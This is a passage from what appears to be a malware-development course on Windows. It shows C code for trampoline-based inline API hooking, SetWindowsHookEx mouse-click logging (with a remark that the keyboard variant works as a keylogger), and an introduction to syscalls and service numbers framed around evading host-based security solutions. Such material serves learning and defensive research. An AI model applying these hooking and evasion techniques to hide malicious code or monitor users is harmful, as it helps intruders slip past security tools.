
Installing Hooks

The following function uses `HookSt` to install hooks.

```
BOOL InstallHook (IN PHookSt Hook) {

#ifdef _M_X64// 64-bit trampoline
  uint8_t uTrampoline [] = {
      0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, pFunctionToRun
      0x41, 0xFF, 0xE2                                           // jmp r10
  };

  // Patching the shellcode with the address to jump to (pFunctionToRun)
  uint64_t uPatch = (uint64_t)(Hook->pFunctionToRun);
  // Copying the address of the function to jump to, to the offset '2' in uTrampoline
  memcpy(&uTrampoline[2], &uPatch, sizeof(uPatch));
#endif // _M_X64#ifdef _M_IX86// 32-bit trampoline
  uint8_t uTrampoline[] = {
     0xB8, 0x00, 0x00, 0x00, 0x00,     // mov eax, pFunctionToRun
     0xFF, 0xE0                        // jmp eax
  };

  // Patching the shellcode with the address to jump to (pFunctionToRun)
```

```
  uint32_t uPatch = (uint32_t)(Hook->pFunctionToRun);
  // Copying the address of the function to jump to, to the offset '1' in uTrampoline
  memcpy(&uTrampoline[1], &uPatch, sizeof(uPatch));
#endif // _M_IX86


  // Placing the trampoline function - installing the hook
  memcpy(Hook->pFunctionToHook, uTrampoline, sizeof(uTrampoline));

  return TRUE;
}
```

Removing Hooks

The function below uses `HookSt` to remove hooks.

```
BOOL RemoveHook (IN PHookSt Hook) {

  DWORD dwOldProtection   = NULL;

  // Copying the original bytes over
  memcpy(Hook->pFunctionToHook, Hook->pOriginalBytes, TRAMPOLINE_SIZE);
  // Cleaning up our buffer
  memset(Hook->pOriginalBytes, '\0', TRAMPOLINE_SIZE);
  // Setting the old memory protection back to what it was before hooking
  if (!VirtualProtect(Hook->pFunctionToHook, TRAMPOLINE_SIZE, Hook->dwOldProtection, &dwOldProtect
ion)) {
    printf("[!] VirtualProtect Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Setting all to null
  Hook->pFunctionToHook   = NULL;
  Hook->pFunctionToRun    = NULL;
  Hook->dwOldProtection   = NULL;

  return TRUE;
}
```

Populating The HookSt Structure

The `InitializeHookStruct` function is used to populate the `HookSt` structure with the necessary information to perform hooking.

```
BOOL InitializeHookStruct(IN PVOID pFunctionToHook, IN PVOID pFunctionToRun, OUT PHookSt Hook) {

  // Filling up the struct
  Hook->pFunctionToHook   = pFunctionToHook;
  Hook->pFunctionToRun    = pFunctionToRun;

  // Save original bytes of the same size that we will overwrite (that is TRAMPOLINE_SIZE)
  // This is done to be able to do cleanups when done
  memcpy(Hook->pOriginalBytes, pFunctionToHook, TRAMPOLINE_SIZE);

  // Changing the protection to RWX so that we can modify the bytes
  // We are saving the old protection to the struct (to re-place it at cleanup)
  if (!VirtualProtect(pFunctionToHook, TRAMPOLINE_SIZE, PAGE_EXECUTE_READWRITE, &Hook->dwOldProtec
tion)) {
    printf("[!] VirtualProtect Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  return TRUE;
}
```

The Main function

The main function below calls the previously demonstrated functions and hooks the `MessageBoxA` WinAPI.


```
int main() {

  // Initializing the structure (needed before installing/removing the hook)
  HookSt st = { 0 };

  if (!InitializeHookStruct(&MessageBoxA, &MyMessageBoxA, &st)) {
    return -1;
  }

  // will run
  MessageBoxA(NULL, "What Do You Think About Malware Development ?", "Original MsgBox", MB_OK | MB
_ICONQUESTION);

  //  hooking
  if (!InstallHook(&st)) {
    return -1;
  }

  //  wont run - hooked
  MessageBoxA(NULL, "Malware Development Is Bad", "Original MsgBox", MB_OK | MB_ICONWARNING);
```

```
  //  unhooking
  if (!RemoveHook(&st)) {
    return -1;
  }


  //  will run - hook disabled
  MessageBoxA(NULL, "Normal MsgBox Again", "Original MsgBox", MB_OK | MB_ICONINFORMATION);


  return 0;
}
```


Demo

Due to the trampoline-based hook, it is impossible to have a global original function pointer be called to resume execution. Therefore, the `MessageBoxW` WinAPI will be called in the `MyMessageBoxA` detour function.


Running the first `MessageBoxA` (Unhooked).




The original `MessageBoxA` instructions before hooking.




Running the second `MessageBoxA` (Hooked).



The trampoline shellcode is in memory.



Running the third `MessageBoxA` (Unhooked).



62. API Hooking - Using Windows APIs

API Hooking - Using Windows APIs

Introduction

The SetWindowsHookEx WinAPI call is an alternate method of API hooking. It is mainly employed to keep track of certain types of system events, which is distinct from the techniques used in earlier modules, as `SetWindowsHookExW/A` does not modify the functionality of a function, instead it executes a callback function whenever a certain event is triggered. The type of events is limited to those provided by Windows.

SetWindowsHookEx Usage

The `SetWindowsHookExW` WinAPI is shown below.

```
HHOOK SetWindowsHookExW(
  [in] int       idHook,      // The type of hook procedure to be installed
  [in] HOOKPROC  lpfn,        // A pointer to the hook procedure (function to execute)
  [in] HINSTANCE hmod,        // Handle to the DLL containing the hook procedure (this is kept as
NULL)
  [in] DWORD     dwThreadId   // A thread Id with which the hook procedure is to be associated wit
h (this is kept as NULL)
);
```

- `idHook` - The event that will be monitored. For example, the `WH_KEYBOARD_LL` flag is used to monitor keystroke messages which can act as a keylogger. Note that using `SetWindowsHookEx` to perform keylogging is an old trick. For this module, the `WH_MOUSE_LL` flag will be used to monitor mouse clicks.
- `lpfn` - A pointer to the callback function that executes whenever the specified event occurs. In this case, the function will execute whenever there is a mouse click.

Callback Function

The callback function should be of type `HOOKPROC`, which is shown below.

```
typedef LRESULT (CALLBACK* HOOKPROC)(int nCode, WPARAM wParam, LPARAM lParam);
```

Therefore a callback function should be defined like the function below.

```
LRESULT HookCallbackFunc(int nCode, WPARAM wParam, LPARAM lParam){
  // function's code
}
```

The callback function should also use the CallNextHookEx WinAPI and return its output. `CallNextHookEx` passes the hook information to the next hook procedure in the hook chain. In other words, it will pass the hook's information to the callback function the next time it is executed.

The callback function is updated to include `CallNextHookEx`.

```
LRESULT HookCallbackFunc(int nCode, WPARAM wParam, LPARAM lParam){
  // Function's code

  return CallNextHookEx(NULL, nCode, wParam, lParam)
}
```

Based on Microsoft's Remark section, calling `CallNextHookEx` is optional but highly recommended. Otherwise, other applications that have installed hooks will not receive hook notifications and may behave incorrectly.

Finally, the last part is the callback function's code. The code will be monitoring the action therefore in this example the function is checking what mouse button was clicked via the following code.

```
LRESULT HookCallbackFunc(int nCode, WPARAM wParam, LPARAM lParam){

    if (wParam == WM_LBUTTONDOWN){
        printf("[ # ] Left Mouse Click \n");
    }

    if (wParam == WM_RBUTTONDOWN) {
        printf("[ # ] Right Mouse Click \n");
    }

    if (wParam == WM_MBUTTONDOWN) {
```

```
        printf("[ # ] Middle Mouse Click \n");
    }

  return CallNextHookEx(NULL, nCode, wParam, lParam)
}
```

Processing Messages

Having obtained the code required to monitor the user's mouse clicks, the next step is to ensure that the hooking process is maintained. This is achieved by executing the monitoring code over a specific period. To do so, `SetWindowsHookExW` is called within a thread, which is kept active for the desired duration using the `WaitForSingleObject` WinAPI.

```
// The callback function that will be executed whenever the user clicks a mouse button
LRESULT HookCallback(int nCode, WPARAM wParam, LPARAM lParam){

    if (wParam == WM_LBUTTONDOWN){
        printf("[ # ] Left Mouse Click \n");
    }

    if (wParam == WM_RBUTTONDOWN) {
        printf("[ # ] Right Mouse Click \n");
    }

    if (wParam == WM_MBUTTONDOWN) {
        printf("[ # ] Middle Mouse Click \n");
    }

    // moving to the next hook in the hook chain
    return CallNextHookEx(NULL, nCode, wParam, lParam);
}


BOOL MouseClicksLogger(){

    // Installing hook
    HHOOK hMouseHook = SetWindowsHookExW(
        WH_MOUSE_LL,
        (HOOKPROC)HookCallback,
        NULL,
        NULL
    );
    if (!hMouseHook) {
        printf("[!] SetWindowsHookExW Failed With Error : %d \n", GetLastError());
        return FALSE;
    }
```

```
    // Keeping the thread running
    while(1){

    }

    return TRUE;
}


int main() {

    HANDLE hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)MouseClicksLogger, NULL, NUL
L, NULL);
    if (hThread)
        WaitForSingleObject(hThread, 10000); // Monitor mouse clicks for 10 seconds

    return 0;
}
```

Improving The Implementation

The issue with the prior code was that the while loop fails to process hooked mouse messages, which resulted in a laggy mouse movement on the target machine. To resolve this issue, it is necessary to process all message events using DefWindowProc. This will ensure that the event is properly handled by the system and that any associated default behavior is carried out. `DefWindowProcW` calls the default window procedure to provide default processing for any window messages that an application does not process.

To get the message's details, GetMessageW must be called first, which retrieves a message from the calling thread's message queue. This message is then passed to `DefWindowProcW`, which will process it. `GetMessageW` returns the message information in an MSG structure which includes everything required for the following `DefWindowProcW` call.

All of this should be performed within a loop to ensure every unprocessed message is manually handled.

```
// The callback function that will be executed whenever the user clicked a mouse button
LRESULT HookCallback(int nCode, WPARAM wParam, LPARAM lParam){

    if (wParam == WM_LBUTTONDOWN){
        printf("[ # ] Left Mouse Click \n");
    }

    if (wParam == WM_RBUTTONDOWN) {
        printf("[ # ] Right Mouse Click \n");
```

```
    }

    if (wParam == WM_MBUTTONDOWN) {
        printf("[ # ] Middle Mouse Click \n");
    }

    // Moving to the next hook in the hook chain
    return CallNextHookEx(NULL, nCode, wParam, lParam);
}


BOOL MouseClicksLogger(){

    MSG         Msg         = { 0 };

    // Installing hook
    HHOOK hMouseHook = SetWindowsHookExW(
        WH_MOUSE_LL,
        (HOOKPROC)HookCallback,
        NULL,
        NULL
    );
    if (!hMouseHook) {
        printf("[!] SetWindowsHookExW Failed With Error : %d \n", GetLastError());
        return FALSE;
    }

    // Process unhandled events
    while (GetMessageW(&Msg, NULL, NULL, NULL)) {
        DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
    }

    return TRUE;
}


int main() {

    HANDLE hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)MouseClicksLogger, NULL, NUL
L, NULL);
    if (hThread)
        WaitForSingleObject(hThread, 10000); // Monitor mouse clicks for 10 seconds

    return 0;
}
```

Removing Hooks

To remove any hook installed by the `SetWindowsHookEx` function, the UnhookWindowsHookEx WinAPI must be called. `UnhookWindowsHookEx` only takes a handle to the hook to be removed.


SetWindowsHookEx Hooking Code

The code snippet below puts everything discussed in this module to perform hooking on mouse click events and then removes the hook.

```
// Global hook handle variable
HHOOK g_hMouseHook      = NULL;


// The callback function that will be executed whenever the user clicked a mouse button
LRESULT HookCallback(int nCode, WPARAM wParam, LPARAM lParam){

    if (wParam == WM_LBUTTONDOWN){
        printf("[ # ] Left Mouse Click \n");
    }

    if (wParam == WM_RBUTTONDOWN) {
        printf("[ # ] Right Mouse Click \n");
    }

    if (wParam == WM_MBUTTONDOWN) {
        printf("[ # ] Middle Mouse Click \n");
    }

    // Moving to the next hook in the hook chain
    return CallNextHookEx(NULL, nCode, wParam, lParam);
}


BOOL MouseClicksLogger(){

    MSG         Msg         = { 0 };

    // Installing hook
    g_hMouseHook = SetWindowsHookExW(
        WH_MOUSE_LL,
        (HOOKPROC)HookCallback,
        NULL,
        NULL
    );
    if (!g_hMouseHook) {
        printf("[!] SetWindowsHookExW Failed With Error : %d \n", GetLastError());
        return FALSE;
    }
```

```
    // Process unhandled events
    while (GetMessageW(&Msg, NULL, NULL, NULL)) {
        DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
    }

    return TRUE;
}


int main() {

    HANDLE hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)MouseClicksLogger, NULL, NUL
L, NULL);
    if (hThread)
        WaitForSingleObject(hThread, 10000); // Monitor mouse clicks for 10 seconds

    // Unhooking
    if (g_hMouseHook && !UnhookWindowsHookEx(g_hMouseHook)) {
        printf("[!] UnhookWindowsHookEx Failed With Error : %d \n", GetLastError());
    }
    return 0;
}
```

Demo



63. Syscalls - Introduction

Syscalls - Introduction

What Are Syscalls

Windows system calls or syscalls serve as an interface for programs to interact with the system, enabling them to request specific services such as reading or writing to a file, creating a new process, or allocating memory. Recall from the introductory modules that syscalls are the APIs that carry out the actions when a WinAPI function is called. For example, the `NtAllocateVirtualMemory` syscall is triggered when either `VirtualAlloc` or `VirtualAllocEx` WinAPIs functions are called. This syscall then moves the parameters provided by the user in the previous function call to the Windows kernel, carries out the requested action and returns the result to the program.

All syscalls return an NTSTATUS Value that indicates the error code. `STATUS_SUCCESS` (zero) is returned if the syscall succeeds in performing the operation.

The majority of syscalls are not documented by Microsoft, therefore the syscall modules will reference the documentation shown below.

- Undocumented NTinternals
- ReactOS's NTDLL Reference

NTDLL & Syscalls

The majority of syscalls are exported from the `ntdll.dll` DLL.

Why Use Syscalls

Using system calls provides low-level access to the operating system, which can be advantageous for executing actions that are not available or more complex to accomplish with standard WinAPIs. For example, the `NtCreateUserProcess` syscall provides additional options when creating processes that `CreateProcess` WinAPI can't.

Additionally, syscalls can be used for evading host-based security solutions which will be discussed in upcoming modules.


Zw vs Nt Syscalls

There are two types of syscalls, ones that start with `Nt` and others with `Zw`.

NT syscalls are the primary interface for user-mode programs. These are the system calls that are typically used by most Windows programs.

`Zw` syscalls on the other hand are a low-level, kernel-mode interface to the operating system. They are typically used by device drivers and other kernel-mode code that needs direct access to the operating system's functionality.

To summarize, `Zw` syscalls are used in kernel mode in device driver development, whereas the `Nt` system calls are executed from user-mode programs. Although it is possible to use both from user mode programs and still achieve the same result. This can be noticed in the below images, where both the `Zw` and `Nt` versions of the same syscall share the same function address.



For the sake of simplicity in this course, only `Nt` system calls will be used.

Syscall Service Number

Every syscall has a special syscall number, which is known as *System Service Number* or *SSN*. These syscall numbers are what the kernel uses to distinguish syscalls from each other. For example, the `NtAllocateVirtualMemory` syscall will have an SSN of 24 whereas `NtProtectVirtualMemory` will have an SSN of 80, these numbers are what the kernel uses to differentiate `NtAllocateVirtualMemory` from `NtProtectVirtualMemory`.

Differing SSNs By OS

It is important to be aware that SSNs will differ depending on the OS (e.g. Windows 10 vs 11) and within the version itself (e.g. Windows 11 21h2 vs Windows 11 22h2). Using the same example mentioned above, `NtAllocateVirtualMemory` may have an SSN of 24 on one version of Windows whereas on another version it will be 34. The same would apply to `NtProtectVirtualMemory` as well as the rest of the syscalls.

Syscalls In Memory

Within a machine, SSNs are not completely arbitrary and have a relation to one another. Each syscall number in memory is equal to the previous SSN + 1. For example, the SSN of syscall B is equal to the SSN of syscall A plus one. This is also true when approaching the syscall from the other end, where the SSN of syscall C will be that of syscall D minus one.

This relation is shown in the following image where the SSN of `ZwAxxessCheck` is 0 and the SSN of the next syscall, `NtWorkerFactoryWorkerReady` is 1 and so on.

Understanding that the syscalls have a relation to one another will come in handy for evasion purposes in upcoming syscall modules.


Syscall Structure

The syscall structure is generally the same and will look like the snippet shown below.

```
mov r10, rcx
mov eax, SSN
```

```
syscall
```

For example, `NtAllocateVirtualMemory` on a 64-bit system is shown below.



And `NtProtectVirtualMemory` is shown below.

Syscall Instructions Explained

The first line of the syscall moves the first parameter value, saved in `RCX`, to the `R10` register. Subsequently, the SSN of the syscall is moved to the `EAX` register. Finally, the special `syscall` instruction is executed.

The `syscall` instruction on 64-bit systems or `sysenter` on 32-bit systems, are the instructions that initiate the system call. Executing the `syscall` instruction will cause the program to transfer control from user mode to kernel mode. The kernel will then perform the requested action and return control to the user mode program when completed.

Test & Jne Instructions

The `test` and `jne` instructions are for WoW64 purposes which are meant to allow 32-bit processes to run on a 64-bit machine. These instructions do not affect the execution flow when the process is a 64-bit process.

Not All NtAPIs Are Syscalls

It is important to note that while some NtAPIs return `NTSTATUS`, they are not necessarily syscalls. These NtAPIs may instead be lower-level functions that are used by WinAPIs or syscalls. The reason why certain NtAPIs are not classified as syscalls is due to their non-compliance with the structure of a syscall, such as not having a syscall number or the lack of the usual `mov r10, rcx` instruction at the start. An example of NtAPIs that are not syscalls is shown below.

- `LdrLoadDll` - This is used by the `LoadLibrary` WinAPI to load an image to the calling process.

- `SystemFunction032` and `SystemFunction033` - These NtAPIs were introduced earlier and perform RC4 encryption/decryption operations.
- `RtlCreateProcessParametersEx` - This is used by the `CreateProcess` WinAPI to create arguments of a process.

LdrLoadDll

`LdrLoadDll`'s instructions are shown below. Notice how it does not follow the typical syscall structure.

64. Syscalls - Userland Hooking

Syscalls - Userland Hooking

Introduction

Host-based security solutions frequently perform API hooking on syscalls to enable analysis and monitoring of programs at runtime. For instance, by hooking the `NtProtectVirtualMemory` syscall, the security solution can detect higher-level WinAPI calls such as `VirtualProtect`, even when it is concealed from the import address table of the binary. Furthermore, security solutions can access any memory region that is set to executable and scan it in search of signatures. Userland hooks are generally installed before the `syscall` instruction, which is the last step for a syscall function in user mode.

Kernel mode hooks can be implemented post-execution, after the flow is transferred to the kernel, however, Windows Patch Guard and other mitigations make it difficult for third-party applications to patch kernel memory, making the task difficult if not impossible. Placing kernel mode hooks may also result in stability implications and cause unexpected behavior, which is why it is rarely implemented.

Showcasing Userland Hooking

